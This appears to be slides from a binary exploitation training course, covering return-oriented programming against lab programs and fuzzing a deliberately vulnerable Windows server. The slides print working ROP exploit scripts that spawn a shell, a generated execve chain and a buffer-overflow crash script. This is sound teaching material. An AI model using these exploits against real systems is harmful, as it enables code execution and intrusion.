

BINARY EXPLOITATION : LAB2



AGENDA

- Lab 2a : Basic ROP.
 - ROPGadgets.
 - ROP.
- Lab 2b: ROP with shellcode
 - ROPGadgets.
- Lab 2b : Windows Exploitation.
 - Fuzzing.
 - Buffer Overflow.

BASIC ROP : LAB 2a



ROP EXAMPLE


- Vulnerable Program.

```
1 #include <stdio.h>
2 #include <string.h>
3
4 char string[100];
5
6 void execGadget(){
7     system(string);
8 }
9
10 void binGadget(int binParam) {
11     if (binParam == 0xdeadbeef) {
12         strcat(string, "/bin");
13     }
14 }
15
16 void bashGadget(int bashParam1, int bashParam2) {
17     if (bashParam1 == 0xcafebabe && bashParam2 == 0xbadf00d) {
18         strcat(string, "/bash");
19     }
20 }
```

```
22 void vuln(char *string) {
23     char buffer[100];
24     strcpy(buffer, string);
25 }
26
27 int main(int argc, char** argv) {
28     string[0] = 0;
29     vuln(argv[1]);
30     return 0;
31 }
```


ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.



ROP EXAMPLE

- The Stack.



ROP GADGETS

```
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$ dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$ ./ROPgadget.py --binary rop  
Gadgets information  
=====  
0x00000054a : adc al, 0x24 ; ret  
0x0000008dd : adc al, 0x41 ; ret  
0x00000048a : adc al, 0x51 ; call eax  
0x000000571 : adc byte ptr [eax - 0x3603a275], dl ; ret  
0x000000490 : adc cl, cl ; ret  
0x000000484 : adc edx, dword ptr [ebp - 0x77] ; in eax, 0x83 ; in al, dx ; adc al, 0x51 ; call eax  
0x0000005be : add al, 0 ; nop ; pop ebx ; pop edi ; pop ebp ; ret  
0x000000690 : add al, 0x24 ; ret  
0x00000080d : add al, 2 ; inc ebp ; ret  
0x000000835 : add al, 2 ; push eax ; ret  
0x000000497 : add bl, dh ; ret  
0x00000052e : add byte ptr [eax], al ; add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret  
0x000000564 : add byte ptr [eax], al ; add byte ptr [edx - 0x77], dl ; ret  
0x0000003b8 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret  
0x000000685 : add byte ptr [eax], al ; mov ecx, dword ptr [ebp - 4] ; leave ; lea esp, dword ptr [ecx - 4] ; ret  
0x000000686 : add byte ptr [ebx - 0x723603b3], cl ; popal ; cld ; ret  
0x000000530 : add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret  
0x000000566 : add byte ptr [edx - 0x77], dl ; ret  
0x00000080c : add dword ptr [edx + eax], 0x45 ; ret  
0x000000834 : add dword ptr [edx + eax], 0x50 ; ret  
0x000000808 : add eax, 0x83038742 ; add al, 2 ; inc ebp ; ret  
0x000000830 : add eax, 0x83038742 ; add al, 2 ; push eax ; ret  
0x00000048e : add esp, 0x10 ; leave ; ret  
0x0000004df : add esp, 0x10 ; mov ebx, dword ptr [ebp - 4] ; leave ; ret  
0x00000056f : add esp, 0x10 ; nop ; mov ebx, dword ptr [ebp - 4] ; leave ; ret  
0x0000006f5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret  
0x0000003ba : add esp, 8 ; pop ebx ; ret  
0x0000007e7 : add esp, dword ptr [ebx - 0x3b] ; ret  
0x0000008da : and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret  
0x0000007e8 : arpl bp, ax ; ret  
0x0000007c3 : call dword ptr [eax]  
.
```


ROP GADGETS

```
0x0000006f9 : pop esi ; pop edi ; pop ebp ; ret
```

```
0x565556fb : pop ebp ; ret
```

ROP EXAMPLE

- The Stack.



ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

Pop e#x; ret

\x78\x55\x55\x56

\x42\x42\x41\x42

\x41\x41\x41\x41

..

\x41\x41\x41\x41

```
(gdb) print execGadget  
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>  
(gdb) print bashGadget  
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget  
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

“BBBB”

“AAAA”

..

“AAAA”

ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

\xfb\x56\x55\x56

\x78\x55\x55\x56

\x42\x42\x4\x42

\x41\x41\x41\x41

..

\x41\x41\x41\x41

```
(gdb) print execGadget  
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>  
(..)  
(gdb) print bashGadget  
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>  
(..)
```

```
(gdb) print binGadget  
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>  
(..)
```

“BBBB”

“AAAA”

..

“AAAA”

ROP EXAMPLE

- The Exploit.

```
3 overflow = 'A' * 108 + 'B' * 4
4
5 binGadget = "\x78\x55\x55\x56"
6
7 binParam = "\xef\xbe\xad\xde"
8
9 bashGadget = "\xc5\x55\x55\x56"
10
11 bashParam1 = "\xbe\xba\xfe\xca"
12 bashParam2 = "\xd\xf\xad\xb"
13
14 execGadget = "\x4d\x55\x55\x56"
15
16 popRet = "\xfb\x56\x55\x56"
17
18
19 payload = overflow + binGadget + popRet + binParam + bashGadget + execGadget + bashParam2 + bashParam1
20
21
22 print payload
```

ROP EXAMPLE

- The Exploit.

```
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ gdb -q ./rop
Reading symbols from ./rop... (no debugging symbols found)... done.
(gdb)
(gdb) run $(./exp )
Starting program: /home/dell/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/rop $(./exp )
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ 
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ whoami
dell
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ id
uid=1000(dell) gid=1000(dell) groups=1000(dell),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ 
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ exit
exit

Program received signal SIGSEGV, Segmentation fault.
0xcafefabe in ?? ()
(gdb) 
```

ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

\xfb\x56\x55\x56

\x78\x55\x55\x56

\x42\x42\x4\x42

\x41\x41\x41\x41

..

\x41\x41\x41\x41

```
(gdb) print execGadget  
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>  
(gdb) print bashGadget  
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget  
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

“BBBB”


“AAAA”

..

“AAAA”

ROP EXAMPLE

- Safe Exit.



ROP FOR SHELLCODE : LAB 2b



ROP EXAMPLE

- Vulnerable Program.

```
#include <string.h>

void overflow (char* inbuf)
{
    char buf[4];
    strcpy(buf, inbuf);
}

int main (int argc, char** argv)
{
    overflow(argv[1]);
    return 0;
}
```

ROP EXAMPLE

- Compile Program.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc --static -m32 -fno-stack-protector rop_shell.c -o rop_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc -m32 -fno-stack-protector rop_shell.c -o rop_shell.D
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ ls
peda  ROPgadget-master  rop_shell.c  rop_shell.D  rop_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ 
```

- Generate ROP Chains.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ 
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.D > ropD
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.S > ropS
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ 
```

ROP EXAMPLE

- View Gadgets.
- Generate exploit using ROP Chains.

- Step 5 -- Build the ROP chain

```
#!/usr/bin/env python2
# execve generated by ROPgadget
from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x0806e82b) # pop edx ; ret
p += pack('<I', 0x080d9060) # @ .data
p += pack('<I', 0x080a8806) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e82b) # pop edx ; ret
p += pack('<I', 0x080d9064) # @ .data + 4
p += pack('<I', 0x080a8806) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e82b) # pop edx ; ret
p += pack('<I', 0x080d9068) # @ .data + 8
```

ROP EXAMPLE

- Find padding.
- Add padding and print exploit.
 - $P = "A" * 00$
 - Print A
- Exploit using ROP Chains.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$  
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ ./rop_shell.s "$(./exploit.py)"  
$ whoami  
maverick  
$ █
```

WINDOWS EXPLOITATION: LAB 2c



Binary Testing Methods

- White Box Testing.
 - Testing with full knowledge.
 - Access to source code & architecture documents.
- Black Box Testing.
 - Without knowledge of specification.
 - No access to the source code & architecture.
 - Attacker model.
- Grey Box Testing.

Black Box Exploitation

- Establishing a Working Environment.
- Fuzzing.
 - Input Generation.
 - Fault Injection.
 - Fault Delivery.
 - Fault Monitoring.
- Binary Auditing.

Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a Microsoft Windows 7 desktop is visible with a taskbar at the bottom. An Oracle VM VirtualBox window titled "windows 7 [Running]" is open, displaying OllyDbg. The OllyDbg interface shows assembly code, registers, and memory dump panes. The assembly pane shows a sequence of instructions, including pushes, moves, and calls, leading to a return operation. The registers pane shows CPU register values, and the memory dump pane shows the memory state of the process. A message at the bottom of the OllyDbg window reads: "Thread 0000DE84 terminated, exit code 0". On the right monitor, a Kali Linux desktop is visible with a taskbar at the bottom. An Oracle VM VirtualBox window titled "Kali-Linux-2017.1-vbox-amd64 [Running]" is open, showing a terminal window. The terminal window displays a exploit shell interaction with a vulnerable server. The session starts with the server greeting, followed by a list of valid commands, and ends with the user typing "GOODBYE". The terminal window also shows the root prompt and the IP address of the target machine.

Activities

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnsvr]

C File View Debug Plugins Options Window Help

Registers (FPU)

File Machine View Input Devices Help

Appl... Places Terminal Sat 12:51

root@kali: ~

File Edit View Search Terminal Help

root@kali:#

root@kali:# nc 192.168.56.101 9999

Welcome to Vulnerable Server! Enter HELP for help.

HELP

Valid Commands:

HELP

STATS [stat_value]

RTIME [rtime_value]

LTIME [ltime_value]

SRUN [srun_value]

TRUN [trun_value]

GMON [gmon_value]

GDOG [gdog_value]

KSTET [kstet_value]

GTER [gter_value]

HTER [hter_value]

LTER [lter_value]

KSTAN [lstan_value]

EXIT

TRUN AAAA

TRUN COMPLETE

GMON AAAA

GMON STARTED

EXIT

GOODBYE

root@kali:#


Thread 0000DE84 terminated, exit code 0

9:51 AM
10/20/2018

Right Ctrl

Right Ctrl

Black Box Exploitation Example



The screenshot shows a Kali Linux desktop environment. The terminal window contains Python exploit code for a buffer overflow attack against vulnserver. The code uses socket programming to connect to the server and send a crafted payload. The status bar at the bottom indicates "10,1 All".

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.56.101"
port=9999

buffer = "TRUN /.:/" + "A" * 5050

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```



Black Box Exploitation Example

The image shows a dual-monitor setup for black box exploitation. On the left monitor, a Windows 7 desktop is running an Oracle VM VirtualBox instance. Inside the virtual machine, OllyDbg is open, showing assembly code and registers for a process named 'vulnserver.exe'. The registers window displays values such as EAX: 0235F200, ECX: 00000000, and EIP: 41414141. The memory dump window shows a series of memory addresses from 00403000 to 00403190, mostly filled with FF (hex) values. An error message at the bottom of the OllyDbg interface states: "Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program". On the right monitor, a Kali Linux 2017.1 desktop is running an Oracle VM VirtualBox instance. The terminal window shows a root shell session with the command history:

